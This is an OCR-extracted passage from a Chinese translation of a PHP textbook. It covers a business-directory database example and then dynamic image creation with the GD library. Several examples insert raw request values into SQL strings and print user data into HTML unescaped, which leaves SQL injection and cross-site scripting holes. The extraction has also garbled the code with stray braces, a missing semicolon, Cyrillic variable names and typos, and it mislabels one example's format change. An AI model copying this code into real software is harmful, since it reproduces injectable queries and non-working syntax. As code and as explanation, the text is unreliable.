<head>
<?php
    require_once('db_login.php');
?>

<title>
<?php
    // 输出窗口标题和主标题
    $doc_title = 'Category Administration';
    echo "$doc_title\n";
?>
</title>
</head>
<body>
<h1>
<?php
    echo "$doc_title\n";
?>
</H1>

<?php
    // 添加输入部分的类别记录

    // 从$_REQUEST提取值
    $Cat_ID = $_REQUEST['Cat_ID'];
    $Cat_Title = $_REQUEST['Cat_Title'];
    $Cat_Desc = $_REQUEST['Cat_Desc'];
    $add_record = $_REQUEST['add_record'];

    // 确定每个输入字段的长度
    $len_cat_id = strlen($_REQUEST['Cat_ID']);
    $len_cat_tl = strlen($_REQUEST['Cat_Title']);
    $len_cat_de = strlen($_REQUEST['Cat_Desc']);

    // 如果Add Category按钮调用了表脚本，则执行验证和插入操作
    if ($add_record == 1) {
        if (($len_cat_id > 0) and ($len_cat_tl > 0) and ($len_cat_de > 0)){
            $sql = "insert into categories (category_id, title, description)";
            $sql .= " values ('$Cat_ID', '$Cat_Title', '$Cat_Desc')";
            $result = $db->query($sql);
            $db->commit();
        } else {
            echo "<p>Please make sure all fields are filled in ";
            echo "and try again.</p>\n";
        }
    }
}
```



```
// 类别报表部分

// 在上面的插入发生后查询表中的所有记录
$sql = "select * from categories";
$result = $db->query($sql);
?>

<form method="POST" action="cat_admin.php">

<table>
<tr><th bgcolor="#EEEEEE">Cat ID</th> <th bgcolor="#EEEEEE">Title</th>
    <th bgcolor="#EEEEEE">Description</th>
</tr>

<?php
// 显示从数据库获取的记录，并为每一个新类别加上输入行
while ($row = $result->fetchRow()){
    echo "<tr><td>$row[0]</td><td>$row[1]</td><td>$row[2]</td></tr>\n";
}
?>

<tr><td><input type="text" name="Cat_ID"    size="15" maxlength="10"></td>
<td><input type="text" name="Cat_Title" size="40" maxlength="128"></td>
    <td><input type="text" name="Cat_Desc"  size="45" maxlength="255"></td>
</tr>
</table>
<input type="hidden" name="add_record" value="1">
<input type="submit" name="submit" value="Add Category">
</body>
</html>
```




图 8-4: 管理页面

添加一个商业用户

例 8-5 展示了如何让一个商业用户向表 `business` 和 `biz_categories` 中添加数据。表单如图 8-5 所示。



The screenshot shows a web browser window titled "Business Registration" with the address bar displaying "http://ricm.mnl.com/phpbor". The browser's address bar includes navigation buttons (Back, Forward), a search bar, and links to Google, News, Dictionary, and PHP. The page content features a heading "Business Registration" and a message: "Click on one, or control-click on multiple categories:". Below this is a list of categories: "Health and Beauty", "Automotive Parts and Supplies", "Schools and Colleges", and "Seafood Stores and Restaurants". To the right of the categories is a vertical scrollbar. Further right are input fields for "Business Name:", "Address:", "City:", "Telephone:", and "URL:". At the bottom left of the form is a button labeled "Add Business".

图 8-5: 商业用户注册页面

当用户输入了相应数据并单击了 `Add Business` 按钮时, 脚本便会显示一个确认页面, 如图 8-6 所示。



The screenshot shows the same web browser window after the "Add Business" button was clicked. The page now displays a confirmation message: "Record inserted as shown below:". Below this message is a table showing the data that was inserted. The table has two columns: "Selected category values are highlighted:" and "Business Name:". The data in the table is as follows:

Selected category values are highlighted:	Business Name:
Health and Beauty	Lerdorf Beauty Academy
Automotive Parts and Supplies	123 Aintno Way
Schools and Colleges	Copenhagen
Seafood Stores and Restaurants	55-55-55-555555-55-5
	URL: http://www.ricisbad.com/

At the bottom left of the form, there is a button labeled "Add Another Business".

图 8-6: 列出选择的两个类别

在确认页面中，Add Business 按钮变成了一个链接。单击该链接将引起脚本的立即刷新。注册成功的消息会在页面的上方显示。滚动复选列表被一些解释性的文字所代替。

正如例 8-5 所示，我们是从数据库中取出所有的类别来构建滚动选择列表的。我们为查询的每一个结果生成 HTML，同时检查当前的类别中是否包含新注册的用户，如果有的话，就将向表 biz_categories 中添加新记录。

例 8-5: 添加一个商业用户

```
<html>
<head>
<title>
<?php
    $doc_title = 'Business Registration';
    echo '$doc_title\n';
?>
</title>
</head>
<body>
<n1>
<? = $doc_title ?>
</h1>

<?php
    require_once('db_login.php');

    // 获取查询参数
    $add_record = $_REQUEST['add_record'];
    $Biz_Name = $_REQUEST['Biz_Name'];
    $Biz_Address = $_REQUEST['Biz_Address'];
    $Biz_City = $_REQUEST['Biz_City'];
    $Biz_Telephone = $_REQUEST['Biz_Telephone'];
    $Biz_URL = $_REQUEST['Biz_URL'];
    $Biz_Categories = $_REQUEST['Biz_Categories'];

    $pick_message = 'Click on one, or control-click on<BR>multiple ';
    $pick_message .= 'categories:';

    // 增加新商业用户
    if ($add_record == 1) {
        $pick_message = 'Selected category values<BR>are highlighted:';
        $sql = 'INSERT INTO businesses (name, address, city, telephone, '
        $sql .= ' url) VALUES (?, ?, ?, ?, ?)';
        $params = array($Biz_Name, $Biz_Address, $Biz_City, $Biz_Telephone, $Biz_URL);
        $query = $db->prepare($sql);
        if (DB::isError($query)) die($query->getMessage());
        $resp = $db->execute($query, $params);
        if (DB::isError($resp)) die($resp->getMessage());
    }
}
```

```

    $resp = $db->commit();
    if (DB::isError($resp)) die($resp->getMessage());
    echo '<P CLASS="message">Record inserted as shown below.</P>';
    $biz_id = $db->getOne('SELECT max(business_id) FROM businesses');
}
?>

<form method="POST" action="<?=$PHP_SELF ?>">
<table>
<tr><td class="picklist"><?=$pick_message ?> <p>
    <select name="Biz_Categories[]" size="4" multiple>
    <?php
        // 为类别建立滚动选择列表
        $sql = "SELECT * FROM categories";
        $result = $db->query($sql);
        if (DB::isError($result)) die($result->getMessage());
        while ($row = $result->fetchRow()){
            if (DB::isError($row)) die($row->getMessage());
            if ($add_record == 1){
                $selected = false;
                // 如果该类别被选择, 则增加一个新的biz_categories行
                if (in_array($row[1], $Biz_Categories)) {
                    $sql = 'INSERT INTO biz_categories';
                    $sql .= ' (business_id, category_id)';
                    $sql .= ' VALUES (?, ?)';
                    $params = array($biz_id, $row[0]);
                    $query = $db->prepare($sql);
                    if (DB::isError($query)) die($query->getMessage());
                    $resp = $db->execute($query, $params);
                    if (DB::isError($resp)) die($resp->getMessage());
                    $resp = $db->commit();
                    if (DB::isError($resp)) die($resp->getMessage());
                    echo "<option selected>$row[1]</option>\n";
                    $selected = true;
                }
                if ($selected == false) {
                    echo "<option>$row[1]</option>\n";
                }
            } else {
                echo "<option>$row[1]</option>\n";
            }
        }
    ?>

</select>
</td>
<td class="picklist">
    <table>
    <tr><td class="FormLabel">Business Name:</td>
        <td><input type="text" name="Biz_Name" size="40" maxlength="255"
            value="<?=$Biz_Name ?>"</td>
    </tr>
    <tr><td class="FormLabel">Address:</td>

```

```

        <td><input type="text" name="Biz_Address" size="40" maxlength="255"
            value="<?=$Biz_Address ?>"></td>
    </tr>
    <tr><td class="FormLabel">City:</td>
        <td><input type="text" name="Biz_City" size="40" maxlength="128"
            value="<?=$Biz_City ?>"></td>
    </tr>
    <tr><td class="FormLabel">Telephone:</td>
        <td><input type="text" name="Biz_Telephone" size="40" maxlength="64"
            value="<?=$Biz_Telephone ?>"></td>
    </tr>
    <tr><td class="FormLabel">URL:</td>
        <td><input type="text" name="Biz_URL" size="40" maxlength="255"
            value="<?=$Biz_URL ?>"></td>
    </tr>
</table>
</td>
</tr>
</table>
<p>
<input type="hidden" name="add_record" value="1">

<?php
// 在新的表单上显示提交按钮，并在确认时连接一个刷新注册页面
if ($add_record == 1){
    echo '<p><a href="',$PHP_SELF,'>Add Another Business</a></p>';
} else {
    echo '<input type="submit" name="submit" value="Add Business">';
}
?>

</p>
</body>
</html>

```

显示数据库

例8-6展示了用于向用户显示数据库信息的页面。左边的链接由categories表中的数据生成，并且链接回脚本中。类别ID为在businesses和biz_categories表中进行查询提供了基础。

例8-6：商业用户信息显示

```

<html>
<head>
<title>
<?php
$doc_title = 'Business Listings';
echo "$doc_title\n";

```

```

?>
<title>
</head>
<body>
<h1>
<?= $doc_title ?>
</h1>

<?php
    // 建立数据库连接

    require_once('db_login.php');

    $pick_message = 'Click on a category to find business listings: ';
?>

<table>
<tr><td valign="top">
    <table>
    <tr><td class="picklist"><?= $pick_message ?></td></tr>
    <p>
    <?php
        // 建立类别的滚动选择列表
        $sql = "SELECT * FROM categories";
        $result = $db->query($sql);
        if (DB::isError($result)) die($result->getMessage());
        while ($row = $result->fetchRow()){
            if (DB::isError($row)) die($row->getMessage());
            echo '<tr><td class="formlabel">';
            echo "<a href=\"\$PHP_SELF?cat_id=$row[0]\">";
            echo "$row[1]</a></td></tr>\n";
        }
    ?>
    </table>
</td>
<td valign="top">
    <table>
    <?php
        if ($cat_id) {
            $sql = "SELECT * FROM businesses b, biz_categories bc where";
            $sql .= " category_id = '$cat_id'";
            $sql .= " and b.business_id = bc.business_id";
            $result = $db->query($sql);
            if (DB::isError($result)) die($result->getMessage());
            while ($row = $result->fetchRow()){
                if (DB::isError($row)) die($row->getMessage());
                if ($color == 1) {
                    $bg_shade = 'dark';
                    $color = 0;
                } else {
                    $bg_shade = 'light';
                    $color = 1;
                }
            }
        }
    ?>

```

```

    }
    echo "<tr>\n";
    for($i = 0; $i < count($row); $i++) {
        echo "<td class=\"\$bg_shade\">$row[$i]</td>\n";
    }
    echo "</tr>\n";
}
}
?>
</table>
</td></tr>
</table>
</body>
</html>

```



图 8-7: 商业用户列表页面

第九章

图形

Web 并不是只有文字。图像以标志图、按钮、照片、图表、广告和图标等形式存在于网络中。许多图像都是静态的，是使用诸如 PhotoShop 等工具制作的并且一成不变。但网络上也不乏动态创建的图像——从包含你名字的 Amazon 咨询程序广告，到 Yahoo! 财经栏目的股票指数图形。

PHP 支持使用 GD 和 ImLib2 扩展来创建图形。在本章中，我们将介绍如何使用 GD 扩展在 PHP 中动态创建图像。

在页面中嵌入图像

一个常见的误解是：图文是通过同一个 HTTP 请求混合传递的。毕竟，当你观察一个页面时，它是图文混排的。需要着重理解的是，一个包含图像和文字的标准 Web 页面是通过一系列来自 Web 浏览器的 HTTP 请求来创建的，每一个请求的响应都来自于服务器。每一次响应只能包含一种数据类型，每一个图像要求一个独立的 HTTP 请求和 Web 服务器响应。因此当你看见一个包含一些文字和两幅图像的页面时，应很自然地想到这是通过 3 次请求和相对应的响应来完成的。

例如如下的 HTML 页面：

```
<html>
  <head>
```



```
<title>Example Page</title>
</head>
<body>
  This page contains two images.
  
  
</body>
</html>
```

Web 浏览器为该页面发送的一系列请求类似于下面列出的几条:

```
GET /page.html HTTP/1.0
GET /image1.jpg HTTP/1.0
GET /image2.jpg HTTP/1.0
```

Web 服务器为以上每一个请求发送一个单独的响应。这些响应的 Content-Type 头类似于下面列出的几条:

```
Content-Type: text/html
Content-Type: image/jpeg
Content-Type: image/jpeg
```

要在一个 HTML 页面中嵌入由 PHP 生成的图像,就要假设生成图像的 PHP 脚本本身就是图像。因此,如果我们有二个生成图像的 PHP 脚本 *image1.php* 和 *image2.php*,那么可以将先前的 HTML 改写成:

```
<html>
  <head>
    <title>Example Page</title>
  </head>
  <body>
    This page contains two images.
    
    
  </body>
</html>
```

你将不需要从 Web 服务器中直接引用真实的图像,取而代之的是, *img* 标签引用了用于生成图像的 PHP 脚本。

更进一步,可以向脚本传递变量参数。这样你将不会为了两张图像而写两个 PHP 脚本。你可以按如下方式使用 *img* 标签:

```


```

在 *image.php* 中，你可以通过访问 `$_GET['num']` (或 `$num`，如果 `register_globals` 被启用) 来生成合适的图像。

GD 扩展

在开始用 PHP 产生图像前，需要检查在安装 PHP 时是否包含了图片生成能力。本章将讨论如何使用 GD 扩展，它允许 PHP 使用从 <http://www.boutell.com/gd/> 下载的开源 GD 图形库。

将我们所熟悉的 `phpinfo()` 页面载入，并找到“GD”部分。你可能会发现一些类似下面所列的内容：

```
gd
GD Support      enabled
GD Version      2.0 or higher
FreeType Support enabled
FreeType Linkage with freetype
JPG Support     enabled
PNG Support     enabled
WBMP Support    enabled
```

特别注意一下所列出的图像类型，那些就是 PHP 能产生的图像类型。

现在有 3 种主要的关于 GD 和其 API 的版本。在 1.6 版本之前的 GD 只支持 GIF 格式。1.6 和其后的版本支持 JPEG、PNG 和 WBMP，但不支持 GIF (因为 GIF 使用了专利算法，使用它是要收版税的)。2.x 版本的 GD 添加了一些新的绘图图元 (primitive)。

所有 1.x 版本的 GD 图像都只有 8 位颜色值。也就是说，用 GD1.x 产生或处理的图像最多只能包含 256 种颜色。如果是用来显示简单的图表或图形，256 种颜色足够用了；但是如果是用于显示相片或其他需要 256 种以上的颜色支持的图像时，它就不是很令人满意了。可以将 GD 升级到 2.x，或使用 *Imlib2* 库及其相应的扩展来得到真彩色 (true color) 支持。*Imlib2* 扩展的 API 与 GD 扩展的 API 有一些不同，在本章中我们将不涉及它。

图像基本概念

图像 (image) 就是由许多拥有不同颜色值的像素组成的正方形区域。颜色值由它们在调色板 (palette, 颜色值的数组) 中的位置确定。调色板中的每一项都有 3 个独立的颜色值——红、绿和蓝。每一个颜色值的范围从 0 (该颜色不显示) 到 255 (该颜色的浓度最大)。

图像文件并不是将像素和调色板直接转储起来, 相反, 不同的文件格式 (GIF、JPEG 和 PNG 等) 都会尽量压缩数据, 使得文件体积变得更小。

不同的文件格式都会处理图像的透明度 (transparency)。透明度用来控制背景是否穿过图像, 以及以什么方式穿过图像的问题。一些图像格式支持 alpha 通道 (对于图像中的每一个像素都有一个额外的值来反映其透明度); 其他的只是简单地指定调色板中的一项来指示透明度。

反失真 (antialiasing) 技术是指把一个图形的边缘像素移除或重新着色, 使背景和图像间能平滑地过渡。这能防止粗糙和残缺的边缘给图像带来的负面影响。在图像上调用某些函数可以实现反失真功能。

因为红绿蓝中的每一项都有 256 个可能的取值, 所以对于一个像素就总共有 16777216 种可能的颜色值。有些文件格式对调色板中的颜色数有所限制 (例如, GIF 只支持不多于 256 种的颜色); 而其他的格式则支持你所需要的所有颜色, 该类格式被称为真彩色格式, 因为 24 位的色彩 (红绿蓝各 8 位) 提供的色调是人眼所不能区分的。

创建和绘制图像

现在, 让我们从最简单的 GD 例子开始学起。例 9-1 所示的脚本生成了一个黑色的填充正方形。只要 GD 支持 PNG 图像格式, 例子中的代码就能正常工作。

例 9-1: 白色背景上的一个黑色正方形 (black.php)

```
<?php
$im = ImageCreate(200,200);
$white = ImageColorAllocate($im,0xFF,0xFF,0xFF);
$black = ImageColorAllocate($im,0x00,0x00,0x00);
```

```
ImageFilledRectangle($im, 50, 50, 150, 150, $black);  
header('Content-Type: image/png');  
ImagePNG($im);  
?>
```

例 9-1 说明了生成图像的基本过程：创建图像、分配颜色、绘图以及保存或发送图像。例 9-1 的输出如图 9-1 所示。




图 9-1：白色背景上的一个黑色正方形

要查看结果，只需将 *black.php* 用浏览器打开即可。如果要将该图像嵌入 Web 页面，应使用：

```

```

图像程序的结构

大多数动态的图像生成程序都遵循例 9-1 所列出的基本步骤。

你可以使用 `ImageCreate()` 函数生成一个 256 色的图像，该函数返回一个图像句柄：

```
$image = ImageCreate(width, height);
```

所有在图像中使用的颜色都必须用 `ImageColorAllocate()` 函数分配。第一个分配的颜色值将被用作背景色（注 1）。

```
$color = ImageColorAllocate(image, red, green, blue);
```

`ImageColorAllocate()` 函数的参数分别是组成一种颜色的 RGB 成分的值。在例 9-

注 1： 只有当图像包含调色板时才能实现。使用 `ImageCreateTrueColor()` 创建的真彩色图像并不遵循这个规则。

1中,我们将颜色值写成了16进制的形式,为的是使函数调用时传送的参数与HTML颜色表示相似("#FFFFFF"和"#000000")。

在GD中有很多基本绘图原语。例9-1使用了ImageFilledRectangle()。此函数中,传进的参数有矩形左上角和右下角的坐标,它们用于控制图像的大小和位置。

```
ImageFilledRectangle(image, t1x, t1y, brx, bry, color);
```

下一步是将Content-Type头发送给浏览器。该头包含所创建的图像的类型信息。一旦完成了这个步骤,我们将调用合适的输出函数。ImageJPEG()、ImagePNG()和ImageWBMP()将为图像创建相应的JPEG、PNG和WBMP文件:

```
ImageJPEG(image [, filename [, quality ]]);  
ImagePNG(image [, filename ]);  
ImageWBMP(image [, filename ]);
```

如果没有给出filename参数,image将会传送给浏览器。如果图像类型是JPEG,则quality参数指定图像的质量(0最差,10最好)。质量越小,JPEG文件越小。它的默认值为7.5。

如例9-1所示,我们在调用输出生成函数ImagePNG()之前设置了HTTP头。如果在脚本的最开始就设置了Content-Type头,将会产生一些错误,浏览器会显示一个图像损坏的图标。表9-1列出了图像格式和它们的Content-Type值。

表9-1: 图像格式的Content-Type值

格式	Content-Type
GIF	image/gif
JPEG	image/jpeg
PNG	image/png
WBMP	image/vnd.wap.wbmp

改变输出格式

也许正如你所想的,只要在脚本中改动两处就能改变图像输出的格式:发送一个不同的Content-Type头并使用一个不同的图像生成函数。例9-2将例9-1生成的图像的格式由JPEG改为PNG。

例 9-2: 黑方块的 JPEG 版本

```
<?php
$im = ImageCreate(200,200);
$white = ImageColorAllocate($im,0xFF,0xFF,0xFF);
$black = ImageColorAllocate($im,0x00,0x00,0x00);
ImageFilledRectangle($im,50,50,150,150,$black);
header('Content-Type: image/jpeg');
ImageJPEG($im);
?>
```

测试支持的图像格式

如果代码要在支持不同图像格式的系统间移植, 请使用 `ImageType()` 函数来检测被支持的图像类型。该函数返回一个位字段; 你可以使用位与操作符 (`&`) 来检验某位是否被设置。 `IMG_GIF`、`IMG_JPG`、`IMG_PNG` 和 `IMG_WBMP` 常量与相应的图像格式位相对应。

在例 9-3 中, 如果支持 PNG, 则产生 PNG 图像; 如果不支持 PNG, 则产生 JPEG 图像。如果两个都不支持, 则产生 GIF 图像。

例 9-3: 检查被支持的图像格式

```
<?php
$im = ImageCreate(200,200);
$white = ImageColorAllocate($im,0xFF,0xFF,0xFF);
$black = ImageColorAllocate($im,0x00,0x00,0x00);
ImageFilledRectangle($im,50,50,150,150,$black);
if (ImageTypes() & IMG_PNG) {
    header("Content-Type: image/png");
    ImagePNG($im);
} elseif (ImageTypes() & IMG_JPG) {
    header("Content-Type: image/jpeg");
    ImageJPEG($im);
} elseif (ImageTypes() & IMG_GIF) {
    header("Content-Type: image/gif");
    ImageGIF($im);
}
?>
```

读一个已存在的文件

如果你想从一个存在的文件中读取图像并修改它, 则可以使用 `ImageCreateFromJPEG()` 或 `ImageCreateFromPNG()` 函数:

```
$image = ImageCreateFromJPEG(filename);  
$image = ImageCreateFromPNG(filename);
```

基本绘图函数

GD 有一些函数用于描绘点、线、弧、矩形和多边形。本节将介绍 GD 1.x 所支持的基本绘图函数。

最常用的函数是 `ImageSetPixel()`，用于设置特定像素的颜色值：

```
ImageSetPixel(image, x, y, color);
```

以下是两个用于画线的函数，`ImageLine()`和`ImageDashedLine()`：

```
ImageLine(image, start_x, start_y, end_x, end_y, color);  
ImageDashedLine(image, start_x, start_y, end_x, end_y, color);
```

以下两个函数，一个用于画出矩形的轮廓、另一个用指定颜色填充矩形：

```
ImageRectangle(image, tlx, tly, brx, bry, color);  
ImageFilledRectangle(image, tlx, tly, brx, bry, color);
```

传进的左上角和右下角坐标用于确定矩形的大小和位置。

可以使用 `ImagePolygon()`和`ImageFilledPolygon()`来绘制任意的多边形：

```
ImagePolygon(image, points, number, color);  
ImageFilledPolygon(image, points, number, color);
```

以上两个函数中的`point`参数都是数组。数组描述了多边形的顶点（每一个顶点都有两个整数坐标`x`和`y`）。`number`参数描述了顶点的个数（典型值是`count($points)/2`）。

`ImageArc()`函数用于绘制弧线（椭圆的一部分）：

```
ImageArc(image, center_x, center_y, width, height, start, end, color);
```

椭圆是由它的中心、宽和高定义的（对于圆来说，宽和高是一样的）。弧线起始和结束的角度是从时钟3点的位置顺时针开始计数的。如要画一个完整的椭圆，`start`和`end`的值应分别为0和360。

填充一个已画好图像的方法有两种。ImageFill()函数将从指定位置开始的像素的颜色，并向外扩充。像素颜色的变化标记了填充的边界。ImageFillToBorder()函数允许指定填充区域边界的颜色值：

```
ImageFill(image, x, y, color);  
ImageFillToBorder(image, x, y, border_color, color);
```

带文本的图像

通常要在图像上添加文本。GD有用于此目的的内置字库。例9-4向黑方块上添加了一些文本。

例 9-4：向图像添加文本

```
<?php  
$im = ImageCreate(200,200);  
$white = ImageColorAllocate($im,0xFF,0xFF,0xFF);  
$black = ImageColorAllocate($im,0x00,0x00,0x00);  
ImageFilledRectangle($im,50,50,150,150,$black);  
ImageString($im,5,50,160,"A Black Box",$black);  
Header('Content-Type: image/png');  
ImagePNG($im);  
?>
```

例 9-4 的输出如图 9-2 所示。



图 9-2：图文混排

ImageString()函数用于向图像添加文本，并且指明了文本的左上角坐标、颜色和字体：

```
ImageString(image, font, x, y, text, color);
```


字体

在 GD 中是用数字来标识字体的。图 9-3 显示了 5 种内置的字体。




图 9-3: GD 内置字体

可以通过调用 `ImageLoadFont()` 函数来创建自己的字体并将其载入 GD。但是，这些字体是二进制并且是与体系结构相关的。用 GD 中的 `TrueType` 函数来创建 `TrueType` 字体将有更大的灵活性。

TrueType 字体

要在 GD 中使用 `TrueType`，则 PHP 需通过 `FreeType` 库与 `TrueType` 支持一起编译。看一看本章前面介绍的 `phpinfo()` 页面，检查一下 GD 部分，`FreeType` 是否被启用。

向图像添加 `FreeType` 字体的文字需用到 `ImageTTFText()` 函数：

```
ImageTTFText(image, size, angle, x, y, color, font, text);
```

`size` 参数以像素为单位。`angle` 参数以度为单位并从时针 3 点的位置开始（为 0 时，文本是水平的；为 90 时，文本是垂直的；等等）。`x` 和 `y` 指明了文字的左下角坐标（这与 `ImageString()` 不同，它指明的是左上角的坐标）。文本也许会包含 `ê` 形式的 UTF-8（注 2）前缀；用于输出 ASCII 字符的高 128 位。

在 GD 1.x 中，`font` 是一个包含 `.tff` 扩展名的全路径文件名，并且包括。在 GD 2.x 的默认情况下，字体文件将在 `/usr/share/fonts/truetype` 路径下寻找，并自动添加小写的 `.tff` 后缀。字体大小在 GD 1.x 和 GD 2.x 间有一些细微的差别。

注 2: UTF-8 是一个八位的 Unicode 编码方案。关于 Unicode 的更多信息，请参见 <http://www.unicode.org>。

在默认情况下，TrueType字体的文本是反失真的。这将使大多数字体易于识别，尽管有细微的模糊。反失真会使小字难以识别——因为小字的像素比较少，所以反失真的调节是很重要的。

可以通过使用一个负的颜色值来关闭反失真处理（例如，-4意味着使用4号颜色值，但不使用反失真）。TrueType字体在真彩色图像上的反失真处理在GD 2.0.1中被打破，但在GD 2.0.2中又被修复。

例9-5将TrueType字体加入到一幅图像中。

例9-5：使用TrueType字体

```
<?php
$im = ImageCreate(350, 70);
$white = ImageColorAllocate($im, 0xFF,0xFF,0xFF);
$black = ImageColorAllocate($im, 0x00,0x00,0x00);
ImageTTFText ($im, 20, 0, 10, 40, $black, 'courbi', 'The Courier TTF font');
header('Content-Type: image/png');
ImagePNG($im);
?>
```

例9-5的输出如图9-4所示。



The Courier TTF font

图9-4：Courier斜粗TrueType字体

例9-6使用ImageTTFText()添加一个垂直的文本。

例9-6：显示垂直文本

```
<?php
$im = ImageCreate(70, 350);
$white = ImageColorAllocate ($im, 255, 255, 255);
$black = ImageColorAllocate ($im, 0, 0, 0);
ImageTTFText ($im, 20, 270, 28, 10, $black, 'courbi', 'The Courier TTF font');
header('Content Type: image/png');
ImagePNG($im);
?>
```

例9-6的输出如图9-5所示。




图 9-5: 垂直的 TrueType 字体

动态创建按钮

动态创建图像的一个普遍的法是实时地为按钮创建图像。通常，文本被置于一个空白按钮背景图像上，如例 9-7 所示。

例 9-7. 创建动态按钮

```
<?php
$font = 'times';
if (!$size) $size = 12;
$im = ImageCreateFromPNG('button.png');
// 计算文本位置
$tsize = ImageTTFBBox($size,0,$font,$text);
$dx = abs($tsize[2]-$tsize[0]);
$dy = abs($tsize[5]-$tsize[3]);
$х = ( ImageSx($im) - $dx ) / 2;
$у = ( ImageSy($im) - $dy ) / 2 + $dy;
// 输出文本
$black = ImageColorAllocate($im,0,0,0);
ImageTTFText($im, $size, 0, $х, $у, $black, $font, $text);
header('Content-Type: image/png');
ImagePNG($im);
?>
```

在这种情况下，空白按钮（*button.php*）如图 9-6 所示。




图 9-6: 空白按钮

